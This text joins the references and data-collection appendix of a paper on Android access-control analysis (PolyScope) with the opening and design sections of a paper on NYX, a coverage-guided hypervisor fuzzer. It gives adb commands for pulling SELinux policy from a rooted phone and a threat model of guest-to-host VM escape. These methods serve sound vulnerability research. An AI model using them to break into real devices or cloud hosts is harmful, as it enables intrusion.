[53] Ruowen Wang, Ahmed M. Azab, William Enck, Ninghui Li, Peng Ning, Xun Chen, Wenbo Shen, and Yueqiang Cheng. SPOKE: Scalable Knowledge Collection and Attack Surface Analysis of Access Control Policy for Security Enhanced Android. In *Proceedings of the ACM Asia Conference on Computer and Communications Security (ASIACCS)*, 2017.

[54] Ruowen Wang, William Enck, Douglas Reeves, Xinwen Zhang, Peng Ning, Dingbang Xu, Wu Zhou, and Ahmed M. Azab. EASEAndroid: Automatic Policy Analysis and Refinement for Security Enhanced Android via Large-scale Semi-supervised Learning. In *Proceedings of the 24th USENIX Conference on Security Symposium*, pages 351–366, 2015.

[55] Chris Wright, Crispin Cowan, and James Morris. Linux Security Modules: General Security Support for the Linux Kernel. In *USENIX Security Symposium*, 2002.

[56] Liang Xie, Xinwen Zhang, Ashwin Chaugule, Trent Jaeger, and Sencun Zhu. Designing System-Level Defenses against Cellphone Malware. In *28th IEEE Symposium on Reliable Distributed Systems (SRDS)*, 2009.

[57] Yury Zhauniarovich and Olga Gadyatskaya. Small Changes, Big Changes: An Updated View on the Android Permission System. In *Proceedings of the International Symposium on Research in Attacks, Intrusions, and Defenses (RAID)*, 2016.

A Additional Background

In this section, we provide details on how PolyScope collects the relevant access control information.

A.1 Access Control Data Collection

MAC Data: To obtain MAC data, PolyScope first pulls the SEAndroid policy binary file from the Android root directory with command "`adb pull sepolicy`". With the SELinux policy binary in hand, we extract the allow rules with "`sesearch -A sepolicy`". Then, in order to parse the SELinux attributes, we pull the attribute mapping with "`seinfo -a -x sepolicy`".

DAC Data: To obtain DAC permissions for all files on an Android system, PolyScope executes "`adb shell ls -lRZ`" from the root directory. Note that the phone must be rooted to obtain the full list of file permissions, so we use a boot time root technique to gain root. PolyScope collects the file permission data shown in Table 6. The data in Table 6 indicates: a file `authtokcont` under the directory `/efs` has `read, write` permissions for its owner and group members. Its owner and group UID are both `radio`, and its MAC security label is `efs_file`.

Table 6: File DAC data sample

File	DAC perms	User	Group	MAC security label
`authtokcont`	`-rw-rw-r--`	`radio`	`radio`	`efs_file`

Process Information: PolyScope obtains process access control information by executing the command "`adb shell ps -A -o label,user,group,COMMAND`", which provides a mapping from a DAC user ID to MAC label for running processes. One data sample is shown in Table 7. This entry shows that process `init` has security label of `u:r:init:s0`, UID of `root`, GID of `root`, was spawned by command `/init`, and PID of `1`. However, the process list collection does not provide the full information on DAC supplementary groups, as we described in Section 5.3. In the case of Android system services, these extra groups are defined in the `init.rc` file, which can be parsed statically. For apps, PolyScope uses a shell script to obtain process DAC group information stored in `/proc`.

Table 7: Process Data

Security label	UID	Group	Command	PID
`u:r:init:s0`	`root`	`root`	`/init`	`1`

Android Permission Data: To obtain Android Permissions' mappings to DAC groups, PolyScope parses `/etc/platform.xml` from the Android device. Next, we need to separate the signature Android Permissions from the non-signature Android Permissions, which are available via the Android package manager (PM), as the non-signature permissions may be applied by an app. PolyScope uses the non-signature permissions to compute DAC expansion for adversaries.

Filesystem and FileProvider: To determine whether attack operations are blocked, PolyScope needs to examine the filesystem configuration and the application package. First, PolyScope obtains filesystem configurations by running "`adb shell mount`", which will return list of filesystem mount configuration. We identify the directories mounted with the `ro` or the `nosymlink` flags and mark them as read-only and prohibiting symlinks, respectively. Second, for the application package, we want to determine if the application uses the FileProvider class to protect itself from luring. PolyScope first queries the PackageManager service for a full list of apk files on the system. Next, PolyScope collects all the apk files found and performs code inspection with Google's new ClassyShark tool [15] to identify the presence of the FileProvider class.

NYX: Greybox Hypervisor Fuzzing using Fast Snapshots and Affine Types

Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner and Thorsten Holz

Ruhr-Universität Bochum

Abstract

A hypervisor (also know as virtual machine monitor, VMM) enforces the security boundaries between different virtual machines (VMs) running on the same physical machine. A malicious user who is able to run her own kernel on a cloud VM can interact with a large variety of attack surfaces. Exploiting a software fault in any of these surfaces leads to full access to all other VMs that are co-located on the same host. Hence, the efficient detection of hypervisor vulnerabilities is crucial for the security of the modern cloud infrastructure. Recent work showed that blind fuzzing is the most efficient approach to identify security issues in hypervisors, mainly due to an outstandingly high test throughput.

In this paper we present the design and implementation of NYX, a highly optimized, coverage-guided hypervisor fuzzer. We show how a fast snapshot restoration mechanism that allows us to reload the system under test thousands of times per second is key to performance. Furthermore, we introduce a novel mutation engine based on custom bytecode programs, encoded as directed acyclic graphs (DAG), and affine types, that enables the required flexibility to express complex interactions. Our evaluation shows that, while NYX has a lower throughput than the state-of-the-art hypervisor fuzzer, it performs competitively on simple targets: NYX typically requires only a few minutes longer to achieve the same test coverage. On complex devices, however, our approach is able to significantly outperform existing works. Moreover, we are able to uncover substantially more bugs: in total, we uncovered 44 new bugs with 22 CVEs requested. Our results demonstrate that coverage guidance is highly valuable, even if a blind fuzzer can be significantly faster.

1 Introduction

As the digital landscape shifts more and more towards cloud computing, the security of hypervisors becomes increasingly vital for our society. At the same time, hypervisors are complex pieces of software that deal with very low-level details of the underlying hardware. To properly understand the behavior of a hypervisor both for security analysts and off-the-shelf analysis tools, we need a large amount of information on low-level hardware details. In combination with the fact that they are typically running in a highly privileged setting, this makes it difficult to properly test and analyze hypervisors for potential (security) bugs.

Fuzzing has been studied as an effective way to uncover bugs in hypervisors [7, 12, 13, 23, 24, 28, 38, 47, 48, 52, 53]. The state of-the-art methods are VDF [28] and HYPER-CUBE [48]. The former is based on isolating individual QEMU device drivers into harnesses that can be fuzzed by AFL [65], while the latter does not use any coverage feedback but is a *blind* fuzzer. Surprisingly, HYPER-CUBE still outperformed VDF on nearly all benchmarks. This is due to the fact that the device emulation in VDF is way too slow. In addition, the increased test throughput of a blind fuzzer outweighs the advantages of coverage feedback. Generally speaking, all existing fuzzers either isolate a part of the hypervisor code base into a standalone ring-3 application (harness) to obtain code coverage feedback, or are not guided by coverage feedback at all. Existing approaches have significant drawbacks, as we explain in the following.

One the one hand, isolating individual device emulators requires significant manual effort. Hence, such methods do not scale across different hypervisor implementations. Even worse, they risk introducing bugs that cannot be triggered in the original version (false positive) and more importantly, they can hide bugs that would otherwise be found (false negatives). To avoid this, one has to be very careful to reproduce the original environment of the device emulator faithfully. In addition, this approach is unable to test the parts that cannot easily be extracted. On the other hand, blind fuzzing is very efficient if a precise generator of the expected behavior is given. Unfortunately, this method fails to uncover "interesting" (especially security-critical) behaviors in complex devices and interfaces within a hypervisor. Most recent research in the general area of fuzzing has focused on coverage guidance as a feedback loop [2, 6, 10, 14, 42, 43, 62, 65]. Time and time again,

experiments have shown that coverage-guided fuzzing can drastically improve the ability to find software faults. Modern coverage-guided fuzzers can "learn" how interesting inputs look like *without* a precise specification. Even in the case where a specification is given, coverage-guided fuzzing can greatly increase the ability to test interesting behavior over blind fuzzing [1, 40, 43].

In this paper, we present NYX, a novel fuzzer that is able to test hypervisors (and, in fact, arbitrary x86 software) using coverage-guided fuzzing. As we will later see, our approach significantly outperforms HYPER-CUBE on complex devices, re-establishing the observation that coverage guidance offers significant advantages over blind fuzzing. This holds even if it comes with a significant reduction in test throughput.

Implementing coverage-guided hypervisor fuzzing without relying on manually created harnesses introduces its own set of challenges. Most significantly, in a full system setting, we typically cannot compile all relevant components with a custom compiler to obtain code coverage. Additionally, we need to be able to run the target—even in the presence of memory corruptions and crashes. Lastly, we need to be able to interact with a diverse set of interfaces.

To handle crashes and to perform introspection efficiently, we run the target component (i.e., the hypervisor we want to test) in our own hypervisor. Consequently, a large number of components are running at the same time: The host OS, running the host hypervisor, in which we run the target OS with the target hypervisor, in which the agent OS is running. Overall, this setup consist of three different operating systems and two different hypervisors. This introduces additional problems, mainly related to complexity: each of these components has a significant amount of state and seemingly non-deterministic behaviors such as timing interrupts.

To tackle all these challenges, we propose a new design that builds upon features of two existing fuzzing projects. By using Intel-PT (*Processor Trace*), we obtain code coverage information on the code running in our host hypervisor similar to KAFL [49]. Furthermore, we use a modified version of HYPER-CUBE's custom OS [48] to run inside the target hypervisor. Based on this basic setup, we built our coverage-guided hypervisor called NYX that relies on two main features. First, to handle the inherent statefulness and non-determinism of this complex stack, we develop an extremely fast snapshot restoration mechanism that allows us to reload a whole VM image in the host hypervisor many thousands of times per second. Second, to effectively generate inputs for diverse sets of interfaces, we design a new mutation engine that uses user-provided specifications. The mutation engine generates and mutates inputs that are effectively expressing highly optimized "test playbooks" of multiple interactions. These inputs are custom bytecode programs, encoded as directed acyclic graphs (DAG). The user can provide a specification to the fuzzer that describes the semantics of the bytecode and, implicitly, the shape of the graphs produced. Additionally, we use the idea of affine types, a class of typesystems that ensure each value is used at most once. This allows the specifications to properly handle cases where resources are freed or closed during testing. Using this highly flexible approach, we demonstrate adapting the fuzzer to multiple targets. We first implement a generic fuzzing specification for emulated devices, similar to state-of-the-art fuzzers. To demonstrate the strength and flexibility of our approach, we also build more precise specifications for some of the more complex devices, and even demonstrate that targeting modern paravirtualized VirtIO devices becomes possible.

Our evaluation shows that this approach consistently outperforms both coverage-guided and blind state-of-the-art hypervisor fuzzers. During the evaluation, we found 44 new bugs in current versions of hypervisors that were previously tested by state-of-the-art fuzzers. At the time of writing, 22 CVEs have been requested from which 5 vulnerabilities have already been fixed by the maintainers.

In summary, we make the following three key contributions:

- We present the design and implementation of NYX, a coverage-guided, full-system hypervisor fuzzing tool that found 44 new software faults in current hypervisors.
- We show how a highly optimized, full VM reload mechanism can be used to significantly accelerate fuzzing by reloading a whole VM image many thousands of times per second.
- We introduce the concept of an affine typed, structured mutation engine and demonstrate the benefits and flexibility of such mutations.

To foster research on fuzzing, we release NYX under an open source license at https://github.com/RUB-SysSec/nyx.

2 Technical Background

We now discuss some of the technical properties of hypervisors that make fuzzing hypervisors challenging, and introduce the techniques needed for efficient hypervisor fuzzing.

2.1 x86 Hypervisors

Hypervisors (sometimes called *Virtual Machine Monitors*) manage sharing hardware resource to Virtual Machines (VMs), also termed *guest*, within a host operating system running on a physical machine. In modern systems, this is usually implemented with the help of specific CPU features such as specialized instructions and access protection schemes that separate the memory and CPU states used by different VMs. Similar protection schemes can be used to prevent VMs directly accessing the hardware. Instead, generally speaking, emulated hardware is provided by the hypervisor. In some cases, real hardware that cannot be emulated easily can be "passed-through" (e.g., graphics cards).

2.2 Trap-`VM-Exit` and Paravirtualization

Any privileged operation (such as interaction with emulated hardware) that happens inside of the VM is trapped and control is transferred back to the hypervisor (via a VM-Exit transition). The hypervisor can emulate the privileged operation and return to the VM. This allows the hypervisor to emulate non-existing devices and to apply additional security checks. Generally speaking, the VM accesses emulated devices either via Memory-Mapped I/O (MMIO) or by using Port I/O (PIO). Hypervisor can set a trap condition for entire MMIO region. Upon access request to the MMIO region, the VM exits to the hypervisor. For port I/O operation, hypervisor uses a different strategy. Generally, to access port I/O devices, the VM has to use an `in` or `out` instruction. These instructions allow interaction with the port I/O address space and port I/O devices. Hypervisors typically configure the CPU to trap on `in`/`out` instructions. Either way, the hypervisor captures the VM-Exit, inspects the exit reason, and calls the corresponding device emulator. Device emulators are typically the largest (but not the only) attack surface of hypervisors.

Since Trap-and-Exit emulation can be slow, many modern hypervisors contain the ability to emulate hardware that does not have physical pendants, but reduce communication overhead. If the OS running inside the hypervisor is aware that it is running in a virtualized environment, it can use these special "paravirtualized" interfaces. In contrast to real devices that are typically emulated, the protocols used to interact with paravirtualized devices typically use complex structures prepared in the guests memory, containing instructions to execute whole sequences of interactions. This way, most expensive context switches can be avoided.

2.3 Challenges for Fuzzing Hypervisors

Hypervisors are a cornerstone of modern cloud infrastructures. As such, their security is of utmost importance in practice. As noted above, most previous research on fuzzing hypervisors used blind fuzzing [7, 12, 13, 23, 24, 38, 47, 52, 53]. While it is much easier to get a basic blind fuzzer to work compared to a coverage-guided fuzzer, they often struggle to explore complex devices, unless a lot of work is put into specific generators. The only exception is VDF [28], a project in which individual device emulators from QEMU were extracted and fuzzed with AFL [65] in ring-3. This helps with complex devices, however the extraction process is very labor intensive and cannot easily be performed for closed-source hypervisors.

Overall, hypervisors are challenging targets for fuzzing, as they typically run with very high privileges, making it hard to obtain *code coverage* information and to *handle crashes*. Additionally, hypervisors are *highly stateful*, as they keep all the state of each guest VM, themselves, and the emulated hardware. Consequently, during fuzzing, it is difficult to isolate the effect of one single test case (input). Previous test cases can heavily affect the result of a new test case. To prevent this, the fuzzer has to take great care to ensure that the state of the hardware is not affected by previous test cases. For example, if one test case disables some emulated hardware, subsequent test cases will not be able to interact with it. Lastly, hypervisors do not consume a single well-formed input. Instead, they provide a wide variety of different *interactive interfaces*. Some of these interfaces require the guest OS to setup complex, highly advanced structures in its own memory. Most existing general-purpose fuzzers aim at targeting programs that consume a single binary string. Now that we have identified existing challenges in coverage-guided fuzzing for hypervisors, we are going to discuss them individually.

2.3.1 Code Coverage and Handling Crashes

To handle highly-privileged code, fuzzers typically make use of virtualization to create an isolated, externally controlled environment. For instance, there are various fuzzers that are built upon KAFL [49], such as REDQUEEN [2] or GRIMOIRE [6]. These fuzzers use a modified hypervisor (KVM-PT) that allows to trace the code that runs inside of the VM. Furthermore, these fuzzers use QEMU-PT, an extension that, amongst other things, allows to decode the traces and obtain coverage information by utilizing hardware-assisted trace features such as Intel-PT (*Processor Trace*). Since the fuzzers have full control of the VM and any code running inside it, they can gracefully handle crashes of complex components such as closed-source operating systems.

Nested Virtualization Since we aim to fuzz hypervisors inside of KVM-PT, we need to enable nested virtualization. Nested virtualization describes the ability of a hypervisor, in this terminology known as *Level-0* (*L0*), to run an unmodified guest hypervisor (*L1 guest*) and all of its associated guests (*L2 guests*) in a virtual machine. Unfortunately, current x86 virtualization extensions, such as Intel VMX or AMD SVM, do not provide the nested virtualization capability in hardware. They only allow one hypervisor to be executed on one logical CPU core at the same time. Hence, the support for nested virtualization has to be implemented in software.

In modern hypervisors such as KVM, nested virtualization is implemented via emulation. Similar to emulated devices, the hypervisor traps all VMX instructions and emulates them at L0. That is, to handle a write access to a port I/O address at L2, L0 has to handle the trap first, pass on the PIO exit reason to L1, and trap the VM re-entry at L1 and emulate it to continue execution in L2. In theory, this adds a significant overhead to nested guests. However, this can be accelerated by multiple techniques [3]. KVM provides an efficient nested virtualization implementation, which we also use for NYX.

2.3.2 Fuzzing Stateful Applications

Many applications are to some extend stateful. That is, the execution of one test case is not independent of all previously executed test cases. In many instances, this statefulness is rather obvious: a target that writes the content of the test case to a file on the hard disc and fails if the file already exists is obviously stateful. However, it also manifests in much more subtle effects. For example, many standard hash table implementations use the time to derive a key used to calculate hashes. We observed that this would occasionally cause some amount of non-determinism in the code coverage, depending on whether the given keys collide or not.

In the context of hypervisors, a significant amount of state is stored in the emulated devices such as timers in the interrupt controller. These are often very relevant for the behavior of the emulated devices. Thus, for reproducible test cases, it is paramount to control the full state of the hypervisor at the beginning of the execution. This is a very hard task. Previous approaches typically tackled this problem in one of two ways: most blind fuzzers such as HYPER-CUBE tried to ignore this aspect by booting into a controlled state and then only execute a single, very long, test case, and reduce overall environment noise. However, this does not work for coverage-guided fuzzing and also causes problems when a crash is found after a long time of fuzzing. Lastly, sometimes the fuzzer might get stuck by inevitably disabling some device, rendering all future interactions pointless. The only previous coverage-guided fuzzer (VDF) tested only a small fraction of the hypervisor (such as a single device emulator) in a ring-3 QEMU process. This allowed them to restart the whole process to reset the device state. The obvious downside is that this approach does not work for large amounts of the attack surface of a typical hypervisor.

In this paper, we propose to use another approach: we implement our own fork-like mechanism for a whole VM. This has multiple advantages. First, it works independently of the target. We can use this to overcome statefulness in user-space applications, kernel components, and of course hypervisors running nested inside of our hypervisor. Additionally, as we reset the whole VM, we can also reset the emulated devices, including tricky components such as timer interrupts. This also applies for all nested VMs.

2.3.3 Fuzzing Interactive Interfaces

Most current fuzzers provide the target application with one unstructured array of bytes. While this approach is very well suited to target binary file format parsers and similar programs, it is far less useful for interactive applications that follow a well-known pattern of inputs over time (even though the format of each input might be unknown). A surprisingly large number of relevant applications actually behave like this.

Most importantly for us, hypervisors support a multitude of different interfaces that can be interacted with—each with a different format. Similarly, most kernels provide a large number of different interactions points via interfaces such as *syscalls* and *ioctls*. Lastly, even ordinary ring-3 applications, such as network services, applications with a user interface, or libraries that provide an API, require complex input formats.

```
obj = malloc_obj();
//use only after it was created
use(&obj)
//obj must not be used after free
free(obj);
```

Listing 1: Example demonstrating lifetime constraints for interactive targets.

Consider a simple API where a resource is first created, then any number of operations are performed, and lastly the resource is freed and must not be used afterwards. A similar pattern emerges with most interactive interfaces. One hypothetical test case that the fuzzer could generate is shown in Listing 1. If the fuzzer generates inputs that free non-existing objects, or accesses from objects that were not created yet, most of the generated inputs are trivially invalid, and the time spent to generate and run them is wasted. Even worse, while this is unlikely in the context of hypervisor fuzzing, they might lead to false positive crashes. For example, when fuzzing a library that provides these functions, handing an invalid pointer to the library causes a crash that is not indicating a bug in the library. To properly explore this kind of interfaces, the fuzzer should be aware of the temporal relations between creating, using, and destroying resources during input generation.

Grammar-based fuzzers (e.g., [1, 40, 43]) use context-free grammars to approximately describe inputs with such relations. However, while context-free grammars can encode the overall structure of individual interactions, they cannot readily express the temporal properties (e.g., it would not be possible to express the create/use/delete/do-not-reuse constraints explained above). On a high level, this is due to the fact that, by the definition of context-free grammars, they fundamentally only produce tree-shaped data structures. However, the data flow, resulting from chaining multiple interactions, fundamentally creates directed acyclic graphs (DAGs). This is well-known in the world of JavaScript fuzzers. Hence, many modern JavaScript fuzzers use more complex formats, which ensure that only previously initialized variables with correct types can be used [25, 63]. Additionally, current implementations of grammar-based fuzzers are typically not very effective at expressing binary data.

Another interesting example is SYZKALLER [55]. It was designed specifically to fuzz kernel interfaces via *syscalls*. These format specification typically can express initialization / use patterns. However, they are typically designed for one specific use case, and cannot express the temporal properties such as that closed resources are not to be reused later.




Figure 1: Overview of NYX's architecture. The architecture consists of three main components: (i) NYX's novel fuzzing engine, (ii) a highly modified version of KVM-PT which enables nested hypercall communication and hypervisor fuzzing, and (iii) a modified version of QEMU-PT to support fast snapshot reloads.

2.4 Affine Types

In many cases, the inability to express that a closed resource is not reused later on is not a big problem. In other cases, this can cause false positive crashes. For example, ignoring a library's contract will lead to false positive crashes (e.g., by passing a previously freed pointer to the library). These are not interesting to us, as they do not represent a security issue in the library, but rather simply our inability to properly use the library. One can address this issue by using *affine types*. Affine types are a class of type systems that ensure each value is used at most once. Consequently, they ensure that a resource is not reused after it was closed.

In this paper, we design a new formalism based on affine types that allows to express these kinds of constraints with a focus on versatility. The user specifies a set of opcodes. Each opcode represents a single function call, and can take any number of arguments, and return any number of values. The arguments can either be consumed or borrowed. Once a value was consumed, the fuzzer ensures that it will not be used in future opcodes. Thus, one can effectively specify sequences of affinely typed function calls. In a way, this approach is rather similar to how the programming language *Rust* uses move and borrow semantics. Using this mechanism, it becomes trivial to express well-formed interactions such as the ones seen in Listing 1. Note that this mechanism does not take away our ability to express invalid sequences if we chose to do so, it merely gives us the option to avoid them. For example, we can still express the fuzzing algorithm of AFL by only having a single handler with a vector of bytes. Consequently, this approach allows us to find all kinds of bugs that other current fuzzer can find. Yet, we can narrow down the search drastically to achieve greater coverage and find bugs faster.

3 Design

In the following, we describe the design and the reasoning behind the design choices of NYX. We start by giving an informal threat model for hypervisor security. Based on this threat model, we describe our fuzzing approach.

3.1 Threat Model

As hypervisors are used to enable provisioning of new VMs in the cloud, they are a cornerstone of the modern Internet and computing landscape. Whenever a user requires a new cloud instance, a VM is created on demand, and the user has full privileges inside the VM. To ensure scalability, many such VMs run on the same physical host and the hypervisor is the security boundary that separates different VMs. To compromise other users' VM, it suffices to escape one's own VM: once the attacker obtains hypervisor privileges, she also typically has full control over all other machines running on the same physical host. Consequently, we assume that the attacker is able to run her own kernel and tries to exploit a software vulnerability in the hypervisor.

3.2 Architecture Overview

To efficiently identify such security vulnerabilities by fuzzing hypervisors, we have to tackle a number of challenges that most current fuzzers do not address. More specifically, we need a way to explore complex interfaces with multiple back and forth interactions, while maintaining a deterministic and controlled environment that allows us to observe the test coverage. On a high level, our basic architecture is a virtual machine introspection (VMI) based fuzzer similar to KAFL and REDQUEEN, with a custom operating system similar to HYPER-CUBE used as the agent component. We introduce multiple novel techniques to make coverage-guided fuzzing applicable to highly interactive targets. An overview of NYX's architecture is shown in Figure 1.

3.3 High Performance, Coverage-Guided Fuzzing

Broadly speaking, there are two approaches to obtain the coverage information necessary to perform feedback-guided fuzzing: (i) compile-time instrumentation based approaches and (ii) binary-only based approaches. We choose to use binary-only coverage tracing, as we believe that requiring

a custom compiler toolchain severely increases the effort to obtain a working setup for fuzzing. With our setup, for example, the binaries as published by major distributors can be used with no further complications. Besides avoiding to deal with the various build systems and compilers in existence, this also ensures that we test the real software as it is delivered, with the original compiler flags and patch sets. Since we fuzz privileged code, the usual options such as dynamic binary instrumentation (DBI) are excluded. Consequently, we use Intel-PT based tracing to obtain code coverage information with only a small performance overhead.

Stable and Deterministic Fuzzing To gracefully recover from crashes in privileged code, we run the target software inside a KVM VM. As our fuzzer is outside the VM, we can restore the VM to a prior state after triggering a crash. Even beyond handling crashes, we found that fuzzing real hypervisors is very difficult: Both the target OS and the target hypervisor maintain a significant amount of state that will produce exceedingly noisy coverage traces results. To overcome this issue, we extended QEMU-PT and KVM-PT with the ability to perform very fast VM reload operations that fully restore the state of the emulated hardware—including all device state such as timing interrupts and clocks.

By using a hardware acceleration features called *Page Modification Logging* (PML), KVM can efficiently identify only those page frames in memory that need to be reset. We maintain a full copy of the original state and an additional *dirty page tracker* that allows us to quickly reset only the dirty pages. In a similar manner, we circumvent the usual device loading code used by QEMU-PT to speed up resetting the device state. This way, we overcome most of the non-determinism issues, even when tracing a whole hypervisor. Lastly, we used a modified version of HYPER-CUBE OS [48] to serve as the agent running inside of the target hypervisor. This agent communicates with our fuzzer via the host hypervisor (KVM-PT) by using hypercalls to bypass the target hypervisor.

Communication with Nested Virtualization To be able to directly communicate with the fuzzer from our agent OS, we need to provide hypercalls from the agent running in L2 directly to KVM-PT. Due to the way nested virtualization is implemented, hypercalls are passed to the host (KVM-PT) first, and later forwarded to the target hypervisor running in L1. Consequently, we implemented special hypercalls and corresponding handlers that avoid being forwarded to the target hypervisor. Additionally, the fuzzing logic and the agent need to set up a section of shared memory to efficiently pass the inputs from the logic to the agent.

3.4 Generic Fuzzing of Interactive Targets

Our fuzzing agent consumes a form of bytecode that describes the actions it should take to interact with the target hypervisor. In contrast to HYPER-CUBE OS, where the bytecode is generated randomly in a blind fashion, in our case the fuzzer generates and mutates the bytecode. To this end, the user provides specifications that describe the bytecode format. This approach is somewhat similar to grammar-based fuzzers [1, 40, 43]. However, we found that for specifying the interfaces for interactive targets, context-free grammars are not a very useful abstraction. Typed, bytecode-like specifications are much more useful, as they allow to properly refer to existing and initialized variables. Similar designs were already pioneered by JavaScript fuzzers such as FUZZILI [25] and SYZKALLER. However, instead of a highly-specialized format, we choose to develop a more general description mechanism akin to context-free grammars. In contrast to context-free grammars, our specification format allows to express types and temporal usage patterns. As a consequence, NYX can be directly applied to other targets such as kernels and ring-3 applications as well. This approach has also proven very helpful in practice by allowing an efficient test-evaluate-adapt cycle when developing specifications for new interfaces.

Affine Typed Specification Engine To allow generic fuzzing of interactive systems, we provide the user with a simple mechanism to describe a "grammar" of possible interactions. As our goal behind this fuzzing engine was to be as generic as possible, we aimed to build a mechanism as general as context-free grammars, incorporating the constraints discussed in Section 2.3.3. Specifically, we aim to express general interactions with temporal create/use/delete/do-not-reuse constraints. We achieve this by building a formalism that can be used to describe strongly typed bytecodes. We then use a custom compiler that generates C code from those bytecode specifications. Special care is taken to make sure this C code is easily embeddable into any target (no use of `malloc` etc.). Each input is represented by a directed acyclic graph (DAG). Each node is a single function call and each edge is a typed value returned by the source function and passed to the target function. Functions can take arguments either as a value or as a reference. If an argument is used as value, it can not be used later on by any other nodes. Thus, the value is effectively deleted. If the value is passed as a reference, it can later be re-used by other calls. Any node or function can take an arbitrary number of inputs both as reference and value, and return any number of values. In addition to those inputs and outputs, each function can have an additional data argument that can contain arbitrary tree-shaped data structures. We now present a small example for the previously discussed use case of opening, writing and closing files to illustrate our approach.




Figure 2: The graph encoding of the input shown in Listing 1. Borrowing arguments are shown as circles containing the type. Arguments that consume the value are shown as square. The tree shaped structural data attached to each node, is shown in red.

Example 1. *In this case we consider 3 opcodes:* `open`*,* `write`*, and* `close`*. The first opcode* `open(data: Vec<u8>) -> File` *has no moved or ref arguments. It only consumes a path (data string) and produces a file object. The second opcode,* `write(file: &File, data: Vec<u8>)` *takes a reference to a file object and again some data that will be written and returns no value. Any number of such write opcodes can reuse the same File object. The last opcode* `close(file: File)` *consumes the File object, and no further operations are possible on the file.*

The graph encoding the test case shown in Listing 1 can be seen in Figure 2. The input graphs generated from this bytecode specification are stored in a very compact serialized format. During fuzzing, they are stored, generated, and mutated directly in the memory shared between the fuzzer and the agent. Consequently, we avoid unnecessary copy operations and perform no allocations to generate the graphs.

The target component parses the graph stored in the shared memory. To ease this task, we automatically compile the bytecode specification to a single C header file that implements a bytecode interpreter. To compile the bytecode, the user has to provide a C implementation of the behavior of each node. As the tree-shaped data needs to be mutated, the fuzzer needs to be aware of the structure and thus, they need to be described in the specification. Consequently, the C structs representing these values can be generated automatically. On the other hand, the fuzzer does not need to modify or use the values that are created in the edges. Hence, the user can use arbitrary C types as edge types.

3.5 Applications beyond Hypervisor Fuzzing

While this paper focuses on hypervisor fuzzing, all of the techniques described here are working with any other kind of software as well. Our prototype is capable of fuzzing hypervisors, operating systems, and ring-3 applications in a unified framework. This kind of structural specification can be used to express many different kind of fuzzing scenarios. For example, in an offline experiment, we ported some of the SYZKALLER specifications to our fuzzer. We also built a harness that allows to explore the impact of fuzzing environment variables, commandline arguments, as well as, STDIN and multiple files as inputs to a ring-3 application at the same time.

4 Implementation Details

To be able to evaluate the impact of our design choices, we implemented a prototype of our design. In this section, we start by describing the steps we took to implement a high performance, coverage-guided fuzzer backend which allows us to run stable and deterministic fuzzing sessions. This includes getting coverage information, providing fast snapshot reloads, and facilitating communication between the agent and the fuzzer. We then describe the implementation details of the fuzzing frontend that generates and mutates our affine typed bytecode programs. The prototype implementation is available at https://github.com/RUB-SysSec/nyx.

4.1 Backend Implementation

The backend basically has to provide three features to the frontend: (i) It has to measure the coverage produced by a given test input, (ii) it has to provide a stable environment that can handle misbehaving targets, and (iii) it has to provide communication channels. We build upon QEMU-PT and KVM-PT as released in REDQUEEN and extended the implementation with the capabilities discussed in Section 3. We now discuss how we implemented these three components.

4.1.1 Fast Coverage

To obtain coverage information from the target hypervisor, we use the Intel-PT decoder released by Aschermann et al. [2] as a basis for our coverage measurement. However, we added some improvements on top of the original code that aim to increase the decoding performance. The decoder consists of two components: the Intel-PT parser, and the disassembler that follows the trace through a disassembled control flow graph taken from a memory snapshot. We rewrote the decoder to utilize an optimization technique known as "computed-gotos". As tracing the control flow through the disassembled control flow graph is expensive, we also introduced a caching layer. This layer can turn Intel-PT data directly into coverage information (AFL-style bitmap entries [64]) if the same trace fragments have been observed previously.

4.1.2 Fast Snapshot Reloads

Starting each test case from a clean snapshot is important to obtain deterministic coverage results. If previous test cases can affect the coverage produced by later test cases, coverage-guided fuzzing performs significantly worse. One of the major features of NYX is the ability to restore VM snapshots many thousands of times per second. To implement rapid snapshot reloads, we need to reload three components of the VM. First of all, the register state of the emulated CPU itself has to be reset. Secondly, we also need to reset all modified pages of the memory used by the virtual machine. Lastly, the state of all devices emulated in QEMU (including hard disks) needs to

be reset. We now describe the details of the mechanisms used to reset these components except for resetting the register (which is trivial).

Fast Memory Resets To create a snapshot of the VM memory, we create a snapshot file that contains a dump of the whole memory of the VM. We also implement a delta mechanism that allows to create incremental update of this snapshot file. Typically, we create one full snapshot per OS type, and then use the delta snapshots at the start of the first input. To create this snapshot, we implemented a hypercall that the agent uses to inform the fuzzer that it should create the incremental snapshot from which each test case will be started.

